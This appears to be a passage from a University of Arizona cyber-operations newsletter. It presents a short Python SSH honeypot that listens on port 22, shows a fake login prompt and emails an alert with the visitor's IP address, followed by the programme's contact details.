
A full copy of my SSH honeypot is available at https://github.com/mgalde/Mikes_Bee_Knees/blob/master/ssh.py and you can change and edit any item to make it work for you in your detection attempts. This is a quick and dirty honeypot to at least give you a quick view of a network infiltration. Developing additional logic to make the user think that this is a legit ssh server can make your honeypot less likely to be detected as fake and if you do develop additional logic, I would love to see your work. Please feel free to send them to me and or a pull request.

Providing greater network visibility is one of the most effective ways of identifying a compromised network as most organizations don't have these types of detection mechanisms. This honeypot is less likely to also send you false positives as you will not have a legitimate need to run a ssh server on this machine.

Happy hunting and remember a honeypot are not the only way to identify threats present on your network and if this is activated, it is likely that a compromise has already taken place.

```
import sys
import argparse
import yagmail
import datetime
import time
from socket import socket, AF_INET, SOCK_STREAM

VERSION = '0.5 Mikes Fun Version'
welcome = b"Secret Server login: "
address = "localhost" #Change to your IP address

def send_email(src_address):
    """ This sends a email from a gmail account so I am alerted """
    ts = time.time()
    st = datetime.datetime.fromtimestamp(ts).strftime('%Y-%m-%d %H:%M:%S')
    contents = ("Port 22 SSH was accessed by: " + (src_address) + " at: " + (st))
    print (contents)
    yagmail.SMTP('Your yagmail account').send('your email', 'HONEYPOT ALERT! - SSH', contents)
    pass

def ssh(address,port=22):
    """ SSH Service create a listening port """
    try:
        ski=socket(AF_INET,SOCK_STREAM)
        ski.bind((address, port))
        ski.listen()
        conn,addr = ski.accept()
        print('ALERT! you have been visited by ' + addr[0])
        send_email(addr[0])
        """Send Alert Email"""
        conn.sendall(welcome)
        while True:
            data=conn.recv(1024)
            ski.close(2)
            sys.exit()
    except:
        ski.close()
        sys.exit()

print("SSH monitor active")
ssh(address)
```

>. ---CONNECTION ESTABLISHED---
>. FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>. HAVE A HAPPY VALENTINES DAY
>. ---END TRANSMISSION---



THANK YOU

CONTACT US

CIIO@EMAIL.ARIZONA.EDU

1140 N. Colombo Ave. | Sierra Vista, AZ 85635

Phone: 520-458-8278 ext 2155

https://cyber-operations.azcast.arizona.edu/

ART BY @CHRISTINA MORILLO

THE UNIVERSITY OF ARIZONA